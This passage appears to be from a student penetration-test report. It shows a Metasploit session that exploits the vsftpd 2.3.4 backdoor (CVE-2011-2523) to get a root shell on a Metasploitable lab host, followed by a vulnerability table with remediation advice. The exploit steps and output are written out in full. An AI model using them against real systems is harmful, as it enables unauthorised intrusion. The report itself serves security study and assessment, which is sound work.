
12. Scenario 7 – Gain unauthorized access to a target server (192.168.8.171) using an existing vulnerability in vsftpd version 2.3.4

Tool Used: Metasploit framework




Workspaces
Applications
Sep 27 11:06 PM
Kali-Linux-2021.2-virtualbox-amd64 [Running]
File Machine View Input Devices Help
What is a Private IP Addr...
root@kali: ~
File Actions Edit View Help
=[metasploit v6.0.45-dev]
+ -- --=[2134 exploits - 1139 auxiliary - 364 post]
+ -- --=[592 payloads - 45 encoders - 10 nops]
+ -- --=[8 evasion]
Metasploit tip: Open an interactive Ruby terminal with
irb
msf6 > search vsftpd
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.8.171
RHOSTS => 192.168.8.171
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > OPTIONS
[-] Unknown command: OPTIONS.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 192.168.8.171 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
Name Disclosure Date Rank Check Description
0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.8.171:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.8.171:21 - USER: 331 Please specify the password.
[+] 192.168.8.171:21 - Backdoor service has been spawned, handling...


What is a Private IP Addr...
root@kali: ~
File Actions Edit View Help
[*] 192.168.8.171:21 - USER: 331 Please specify the password.
[+] 192.168.8.171:21 - Backdoor service has been spawned, handling...
[+] 192.168.8.171:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.8.171:6200) at 2021-09-27 13:37:47 -0400
whoami
root
whoami
root
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
hostname
metasploitable

13. Vulnerabilities Analyzing

Vulnerability	Information Disclosure. (VID 001)
Severity	High
Business Impacts	Organization information are disclosed to the 3 rd parties. This will impact on organization’s reputations.
Effectiveness of present controls	Low
Recommendations	Request removal from information brokerage services.

Vulnerability	Information Disclosure. (VID 001)
Severity	High
Findings	Open ports, SSH, Vulnerable FTP server (vsftpd v2.3.4), Server OS information, Vulnerable Apache server, MySQL, PostgreSQL
Business Impacts	The attacker obtains access to the organization's server information. The attacker will take advantage of this chance to launch technical-specific assaults on specified targets. Businesses will have to deal with service outages or information leaks.
Effectiveness of present controls	Low
Recommendations	Harden the server OS to close all unnecessary ports/ Blacklist ICMP ping requests among the servers.

Vulnerability	Information Disclosure. (VID 001)
Severity	High
Findings	Open ports, services operating on open ports, sliit.lk name servers and mail servers
Business Impacts	The invader gains access to the server data of the business.The attacker would use this flaw to conduct technical-specific attacks against predefined targets. Businesses will have to cope with internet disruptions and data breaches. Because information has been given to other parties. It would be detrimental to the brand's reputation.
Effectiveness of present controls	Low
Recommendations	Harden the server OS to close all unnecessary ports/ Blacklist ICMP ping requests among the servers.

Vulnerability	Information Disclosure. (VID 001)
Severity	High
Findings	Find live hosts.
Business Impacts	The invader gains access to the server data of the business.The attacker will use this opportunity flaw to identify the targets. Revenue loss and reputational harm may be disastrous.
Effectiveness of present controls	Low
Recommendations	Subdivide the network portion into micro-segments.

Vulnerability	Improper Logon Credentials

Severity	Medium
Findings	Vulnerabilities in the intended host
Business Impacts	The attacker has access to the server information/vulnerabilities of the business. An attacker will use this vulnerability to compromise the server, causing service interruption or identity theft for the business.
Effectiveness of present controls	Low
Recommendations	Divide the network into sub-sections and set up a firewall to transport traffic between them. Update all programs, services, and the operating system to the most recent versions.

Vulnerability	vsftpd v2.3.4 Backdoor Command Execution/CVE:2011-2523. (VID 004)
Severity	Critical
Findings	Root shell access to the target
Business Impacts	Organization’s servers can be accessed by the unauthorized people and they may damage the service running on server or steal valuable data inside the server.
Effectiveness of present controls	Low
Recommendations	Patch vsftpd FTP service to the latest version/Remove service from the server if that is not usable.

14. Conclusion

During the penetration test, I discovered several vulnerabilities in the system that I examined. Overall, this procedure was carried out both manually and utilizing automated technologies. This testing was restricted to the main domain and a few subdomains, as previously stated. The findings may be summarized as follows:

Information Disclosure. (VID 001)	High
Information Disclosure. (VID 001)	High
Information Disclosure. (VID 001)	High
Improper Logon Credentials	Medium
vsftpd v2.3.4 Backdoor Command Execution/CVE:2011-2523. (VID 004)	Critical

References

[1] Atlassian, Severity levels for security issues. *Atlassian*. Available at: https://www.atlassian.com/trust/security/security-severity-levels [Accessed September 27, 2021].

[2] Anon, *NetBIOS*. Available at: https://w3dt.net/tools/netbios

[3] Geek University, Host command: Linux. *Geek University*. Available at: https://geek-university.com/linux/host-command/#:~:text=host%20is%20a%20simple%20tool,IP%20address%20or%20vice%2Dversa.&text=To%20print%20the%20SOA%20record,that%20the%20domain%20is%20in.

[4] Management, P., 2020. Nslookup explained. *Fasthosts Blog*. Available at: https://www.fasthosts.co.uk/blog/guides/nslookup-explained/ [Accessed September 27, 2021].

[5] "linuxhint.com," [Online]. Available: https://linuxhint.com/nessus_installation_kali_linux/.